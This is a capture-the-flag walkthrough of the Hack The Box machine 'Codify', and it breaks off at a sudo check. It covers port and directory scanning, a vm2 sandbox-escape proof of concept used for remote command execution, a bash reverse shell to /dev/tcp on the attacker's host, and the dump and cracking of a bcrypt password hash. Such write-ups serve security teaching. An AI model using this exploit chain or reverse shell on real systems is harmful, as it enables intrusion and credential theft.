
Codify

By Praveen Kumar Sharma



For me IP of the machine is : 10.10.11.239
Lets try pinging it

```
ping 10.10.11.239 -c 5

PING 10.10.11.239 (10.10.11.239) 56(84) bytes of data.
64 bytes from 10.10.11.239: icmp_seq=1 ttl=63 time=158 ms
64 bytes from 10.10.11.239: icmp_seq=2 ttl=63 time=72.2 ms
64 bytes from 10.10.11.239: icmp_seq=3 ttl=63 time=74.5 ms
64 bytes from 10.10.11.239: icmp_seq=4 ttl=63 time=87.2 ms
64 bytes from 10.10.11.239: icmp_seq=5 ttl=63 time=89.1 ms

--- 10.10.11.239 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4003ms
rtt min/avg/max/mdev = 72.209/96.238/158.179/31.682 ms
```

Alright lets do some port scanning now

Port Scanning

All Port Scan

```
rustscan -a 10.10.11.239 --ulimit 5000
```

```
rustscan -a 10.10.11.239 --ulimit 5000
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Scanning ports like it's my full-time job. Wait, it is.

[~] The config file is expected to be at "/home/pks/.rustscan.toml"
[~] Automatically increasing ulimit value to 5000.
Open 10.10.11.239:22
Open 10.10.11.239:80
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-09 19:10 IST
Initiating Ping Scan at 19:10
Scanning 10.10.11.239 [2 ports]
Completed Ping Scan at 19:10, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 19:10
Completed Parallel DNS resolution of 1 host. at 19:10, 6.53s elapsed
DNS resolution of 1 IPs took 6.53s. Mode: Async [#: 2, OK: 0, NX: 1, DR: 0, SF: 0, TR: 3, CN: 0]
Initiating Connect Scan at 19:10
Scanning 10.10.11.239 [2 ports]
Discovered open port 22/tcp on 10.10.11.239
Discovered open port 80/tcp on 10.10.11.239
Completed Connect Scan at 19:10, 0.19s elapsed (2 total ports)
Nmap scan report for 10.10.11.239
Host is up, received syn-ack (0.086s latency).
Scanned at 2024-10-09 19:10:13 IST for 0s

PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
80/tcp open  http    syn-ack

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 6.81 seconds
```

Open Ports

```
PORT STATE SERVICE REASON
22/tcp open ssh syn-ack
80/tcp open http syn-ack
```

Now lets take a deeper look on these

Aggressive Scan

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.239 -o aggressiveScan.txt
```

```
nmap -sC -sV -A -T5 -n -Pn -p 22,80 10.10.11.239 -o aggressiveScan.txt

Starting Nmap 7.95 ( https://nmap.org ) at 2024-10-09 19:12 IST
Nmap scan report for 10.10.11.239
Host is up (0.095s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
|_  256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://codify.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: codify.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.57 seconds
```

Aggressive Scan

```
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
| 256 96:07:1c:c6:77:3e:07:a0:cc:6f:24:19:74:4d:57:0b (ECDSA)
|_ 256 0b:a4:c0:cf:e2:3b:95:ae:f6:f5:df:7d:0c:88:d6:ce (ED25519)
80/tcp open http Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://codify.htb/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: codify.htb; OS: Linux; CPE:
cpe:/o:linux:linux_kernel\
```

Lets add codify.htb in /etc/hosts

```
# Static table lookup for hostnames.
# See hosts(5) for details.


10.10.11.242    devvortex.htb   dev.devvortex.htb
10.10.11.252    bizness.htb
10.10.11.217    topology.htb    latex.topology.htb      d
10.10.11.227    keeper.htb      tickets.keeper.htb
10.10.11.136    panda.htb       pandora.panda.htb
10.10.11.105    horizontall.htb api-prod.horizontall.htb
10.10.11.239    codify.htb
~
```

Now lets do some directory fuzzing and VHOST Enumeration

Directory Fuzzing and VHOST Enumeration

Lets start with directory fuzzing here

Directory Fuzzing

```
feroxbuster -u http://codify.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r
```

```
feroxbuster -u http://codify.htb -w /usr/share/wordlists/dirb/common.txt -t 200 -r


 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.11.0
──────────────────────┬──────────────────────
 🎯 Target Url        │ http://codify.htb
 🚀 Threads           │ 200
 📖 Wordlist          │ /usr/share/wordlists/dirb/common.txt
 👌 Status Codes      │ All Status Codes!
 💥 Timeout (secs)    │ 7
 🦡 User-Agent        │ feroxbuster/2.11.0
 💉 Config File       │ /home/pks/.config/feroxbuster/ferox-config.toml
 🔎 Extract Links     │ true
 🏁 HTTP methods      │ [GET]
 🔃 Follow Redirects  │ true
 🔃 Recursion Depth   │ 4
──────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
404      GET       10l       15w        -c Auto-filtering found 404-like response and
200      GET       50l      282w     2921c http://codify.htb/About
200      GET       50l      282w     2921c http://codify.htb/about
200      GET      119l      246w     3123c http://codify.htb/editor
200      GET       61l      199w     2665c http://codify.htb/limitations
200      GET       38l      239w     2269c http://codify.htb/
403      GET        9l       28w      275c http://codify.htb/server-status
[####################] - 4s      4620/4620    0s      found:6       errors:321
[####################] - 3s      4614/4614    1326/s  http://codify.htb/
```

Directories

200 GET 50l 282w 2921c http://codify.htb/About
200 GET 50l 282w 2921c http://codify.htb/about
200 GET 119l 246w 3123c http://codify.htb/editor
200 GET 61l 199w 2665c http://codify.htb/limitations
200 GET 38l 239w 2269c http://codify.htb/

Lets do some VHOST Enum as well


```
ffuf -u http://codify.htb -H "Host: FUZZ.codify.htb" -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
-ac
```

```
ffuf -u http://codify.htb -H "Host: FUZZ.codify.htb" -w /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt -ac

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://codify.htb
 :: Wordlist         : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.codify.htb
 :: Follow redirects : false
 :: Calibration      : true
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

:: Progress: [19966/19966] :: Job [1/1] :: 391 req/sec :: Duration: [0:00:49] :: Errors: 0 ::
```


Nothing here lets get to this web application now

Web Application

Default page



Lets click on this Try it now



This works but is is limited lets see that /limitations page

Limitations

The Codify platform allows users to write and run Node.js code online, but there are certain limitations in place to ensure the security of the platform and its users.

Restricted Modules

The following Node.js modules have been restricted from importing:

- child_process
- fs

This is to prevent users from executing arbitrary system commands, which could be a major security risk.

Module Whitelist

Only a limited set of modules are available to be imported. Some of them are listed below. If you need a specific module that is not available, please contact the administrator by mailing support@codify.htb while our ticketing system is being migrated.

- url
- crypto
- util
- events
- assert
- stream
- path
- os
- zlib

So some filtering here lets see this About us page uptop

About Us

At Codify, our mission is to make it easy for developers to test their Node.js code. We understand that testing your code can be time-consuming and difficult, which is why we built this platform to simplify the process.

Our team is made up of experienced developers who are passionate about creating tools that make development easier. We're committed to providing a reliable and secure platform that you can trust to test your code.

Thank you for using Codify, and we hope that our platform helps you develop better Node.js applications.

About Our Code Editor

Our code editor is a powerful tool that allows developers to write and test Node.js code in a user-friendly environment. You can write and run your JavaScript code directly in the browser, making it easy to experiment and debug your applications.

The vm2 library is a widely used and trusted tool for sandboxing JavaScript. It adds an extra layer of security to prevent potentially harmful code from causing harm to your system. We take the security and reliability of our platform seriously, and we use vm2 to ensure a safe testing environment for your code.

Lets click on this vm2 library here

Lets see the parent project

vm2

npm v3.9.19 | downloads 5.6M/month | quality ★★★★½ | Node.js CI passing | Snyk security monitored

!! Project Discontinued !!

TL;DR The library contains critical security issues and should not be used for production! The maintenance of the project has been discontinued. Consider migrating your code to isolated-vm.

Dear community,

It's been a truly remarkable journey for me since the vm2 project started nine years ago. The original intent was to devise a method for running untrusted code in Node, with a keen focus on maintaining in-process performance. Proxies, an emerging feature in JavaScript at that time, became our tool of choice for this task.

From the get-go, we recognized the arduous task that lay ahead, as we tried to safeguard against the myriad of escape scenarios JavaScript presented. However, the thrill of the chase kept us going, hopeful that we could overcome these hurdles.

Through the years, this project has seen numerous contributions from passionate individuals. I wish to extend my deepest gratitude to all of you. Special thanks go to @XmiliaH, whose unwavering dedication in maintaining and improving this library over the last 4 years was instrumental to its sustained relevance.

Unfortunately, the growing complexity of Node has brought us to a crossroads. We now find ourselves facing an escape so complicated that fixing it seems impossible. And this isn't about one isolated issue. Recent reports have highlighted that sustaining this project in its current form is not viable in the long term.

Therefore, we must announce the discontinuation of this project.

You may wonder, "What now?"

While this may seem like an end, I see it as an opportunity for you to transition your projects and adapt to a new solution. We would recommend migrating your code to the isolated-vm, a library which employs a slightly different, yet equally effective, approach to sandboxing untrusted code.

Gaining Access

Now lets see the security issue on this one

So i looked around on these and found one where it doesnt use promises

Sandbox Escape

Critical **patriksimek** published **GHSA-whpj-8f3w-67p5** on May 15, 2023

Package	Affected versions	Patched versions
vm2 (npm)	<= 3.9.17	3.9.18

Description

A sandbox escape vulnerability exists in vm2 for versions up to 3.9.17. It abuses an unexpected creation of a host object based on the specification of `Proxy`.

Impact

A threat actor can bypass the sandbox protections to gain remote code execution rights on the host running the sandbox.

Patches

This vulnerability was patched in the release of version `3.9.18` of `vm2`.

Workarounds

None.

References

PoC - https://gist.github.com/arkark/e9f5cf5782dec8321095be3e52acf5ac

For more information

If you have any questions or comments about this advisory:

- Open an issue in VM2

Thanks to **@arkark** (Takeshi Kaneko) of GMO Cybersecurity by Ierae, Inc. for disclosing this vulnerability.

Lets see this PoC here

PoC

```
const { VM } = require("vm2");
const vm = new VM();

const code = `
  const err = new Error();
  err.name = {
    toString: new Proxy(() => "", {
      apply(target, thiz, args) {
        const process = args.constructor.constructor("return process")();
        throw process.mainModule.require("child_process").execSync("echo hacked").toString();
      },
    }),
  };
  try {
    err.stack;
  } catch (stdout) {
    stdout;
  }
`;

console.log(vm.run(code)); // -> hacked
```

Lets run this

Editor

```
const { VM } = require("vm2");
const vm = new VM();

const code = `
  const err = new Error();
  err.name = {
    toString: new Proxy(() => "", {
      apply(target, thiz, args) {
        const process = args.constructor.constructor("return process")();
        throw process.mainModule.require("child_process").execSync("echo hacked").toString();
      },
    }),
  };
  try {
    err.stack;
  } catch (stdout) {
    stdout;
  }
`;

console.log(vm.run(code)); // -> hacked
```

```
hacked
```

Lets cat out /etc/passwd here to test even furthur

Editor

```
const { VM } = require("vm2");
const vm = new VM();

const code = `
  const err = new Error();
  err.name = {
    toString: new Proxy(() => "", {
      apply(target, thiz, args) {
        const process = args.constructor.constructor("return process")();
        throw process.mainModule.require("child_process").execSync("cat /etc/passwd").toString();
      },
    }),
  };
  try {
    err.stack;
  } catch (stdout) {
    stdout;
  }
`;

console.log(vm.run(code)); // -> hacked
```

```
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
usbmux:x:112:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
dnsmasq:x:113:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
joshua:x:1000:1000:,,,:/home/joshua:/bin/bash
svc:x:1001:1001:,,,:/home/svc:/bin/bash
fwupd-refresh:x:114:122:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
_laurel:x:998:998::/var/log/laurel:/bin/false
```

Ok this is working here lets test who are we in this 'whoami'

Editor

```
const { VM } = require("vm2");
const vm = new VM();

const code = `
  const err = new Error();
  err.name = {
    toString: new Proxy(() => "", {
      apply(target, thiz, args) {
        const process = args.constructor.constructor("return process")();
        throw process.mainModule.require("child_process").execSync("whoami").toString();
      },
    }),
  };
  try {
    err.stack;
  } catch (stdout) {
    stdout;
  }
`;

console.log(vm.run(code)); // -> hacked
```

```
svc
```

So 'svc' is the user we have access to
Lets get a revshell here

Start a listener first

```
nc -lvnp 9001

Listening on 0.0.0.0 9001
```

Now lets get a revshell like this

```
const { VM } = require("vm2");
const vm = new VM();

const code = `
  const err = new Error();
  err.name = {
    toString: new Proxy(() => "", {
      apply(target, thiz, args) {
        const process = args.constructor.constructor("return process")();
        throw process.mainModule.require("child_process").execSync("bash -c 'bash -i >& /dev/
tcp/10.10.16.31/9001 0>&1'").toString();
      },
    }),
  };
  try {
    err.stack;
  } catch (stdout) {
    stdout;
  }
`;

console.log(vm.run(code)); // -> hacked
```

And we get our revshell here

```
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.239 38554
bash: cannot set terminal process group (1268): Inappropriate ioctl for device
bash: no job control in this shell
svc@codify:~$
```

Lets upgrade this

```
nc -lvnp 9001

Listening on 0.0.0.0 9001
Connection received on 10.10.11.239 38554
bash: cannot set terminal process group (1268): Inappropriate ioctl for device
bash: no job control in this shell
svc@codify:~$ python3 -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'
svc@codify:~$ ^Z
[1]  + 17674 suspended  nc -lvnp 9001


~/Documents/Notes/Hands-on-Hacking/HacktheBox/Codify git:(main)±3
stty raw -echo; fg

[1]  + 17674 continued  nc -lvnp 9001

svc@codify:~$ export TERM=xterm
svc@codify:~$
```

Lateral PrivEsc

Now so i looked around a bit and found this .db file here

```
svc@codify:/var/www/contact$ ls -al
total 120
drwxr-xr-x 3 svc  svc   4096 Sep 12  2023 .
drwxr-xr-x 5 root root  4096 Sep 12  2023 ..
-rw-rw-r-- 1 svc  svc   4377 Apr 19  2023 index.js
-rw-rw-r-- 1 svc  svc    268 Apr 19  2023 package.json
-rw-rw-r-- 1 svc  svc  77131 Apr 19  2023 package-lock.json
drwxrwxr-x 2 svc  svc   4096 Apr 21  2023 templates
-rw-r--r-- 1 svc  svc  20480 Sep 12  2023 tickets.db
svc@codify:/var/www/contact$
```

So in the index.js it said it is using sqlite so lets dump this like that

```
svc@codify:/var/www/contact$ sqlite3 tickets.db .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE users (
        id INTEGER PRIMARY KEY AUTOINCREMENT,
        username TEXT UNIQUE,
        password TEXT
    );
INSERT INTO users VALUES(3,'joshua','$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2');
CREATE TABLE tickets (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, topic TEXT, description TEXT, statu
INSERT INTO tickets VALUES(1,'Tom Hanks','Need networking modules','I think it would be better if you can
 a lot. Thanks!','open');
INSERT INTO tickets VALUES(2,'Joe Williams','Local setup?','I use this site lot of the time. Is it possibl
an I download this and set it up in my own computer? A feature like that would be nice.','open');
DELETE FROM sqlite_sequence;
INSERT INTO sqlite_sequence VALUES('users',3);
INSERT INTO sqlite_sequence VALUES('tickets',5);
COMMIT;
svc@codify:/var/www/contact$
```

Lets save this and try to crack this

```
~/Documents/Notes/Hands-on-Hacking/HacktheBox/Codify git:(main)±2 (0.025s)
cat hash

$2a$12$SOn8Pf6z8fO/nVsNbAAequ/P6vLRJJl7gCUEiYBU2iLHn4G/p/Zw2


~/Documents/Notes/Hands-on-Hacking/HacktheBox/Codify git:(main)±3 (15.764s)
john hash --format=bcrypt --wordlist=/usr/share/wordlists/seclists/Passwords/Leaked-Databases/rockyou.txt

Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 4096 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
spongebob1       (?)
1g 0:00:00:14 DONE (2024-10-09 20:27) 0.07037g/s 101.3p/s 101.3c/s 101.3C/s winston..michel
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

⚠ User Creds found

Username : joshua
Password : spongebob1

Lets ssh in now

```
~ (11.308s)
ssh joshua@codify.htb
```

```
joshua@codify:~ (0.07s)
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Wed Oct  9 02:47:46 PM UTC 2024

  System load:                      0.0048828125
  Usage of /:                       64.0% of 6.50GB
  Memory usage:                     27%
  Swap usage:                       0%
  Processes:                        240
  Users logged in:                  0
  IPv4 address for br-030a38808dbf: 172.18.0.1
  IPv4 address for br-5ab86a4e40d0: 172.19.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.11.239


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
```

```
joshua@codify ~
```

Here is your user.txt

```
joshua@codify ~ (0.1s)
ls -al

total 32
drwxrwx--- 3 joshua joshua 4096 Nov  2  2023 .
drwxr-xr-x 4 joshua joshua 4096 Sep 12  2023 ..
lrwxrwxrwx 1 root   root      9 May 30  2023 .bash_history -> /dev/null
-rw-r--r-- 1 joshua joshua  220 Apr 21  2023 .bash_logout
-rw-r--r-- 1 joshua joshua 3771 Apr 21  2023 .bashrc
drwx------ 2 joshua joshua 4096 Sep 14  2023 .cache
-rw-r--r-- 1 joshua joshua  807 Apr 21  2023 .profile
-rw-r----- 1 root   joshua   33 Oct  9 13:24 user.txt
-rw-r--r-- 1 joshua joshua   39 Sep 14  2023 .vimrc
```

Vertical PrivEsc

If we check the sudo permissions here

```
joshua@codify /tmp (5.639s)
sudo -l

[sudo] password for joshua:
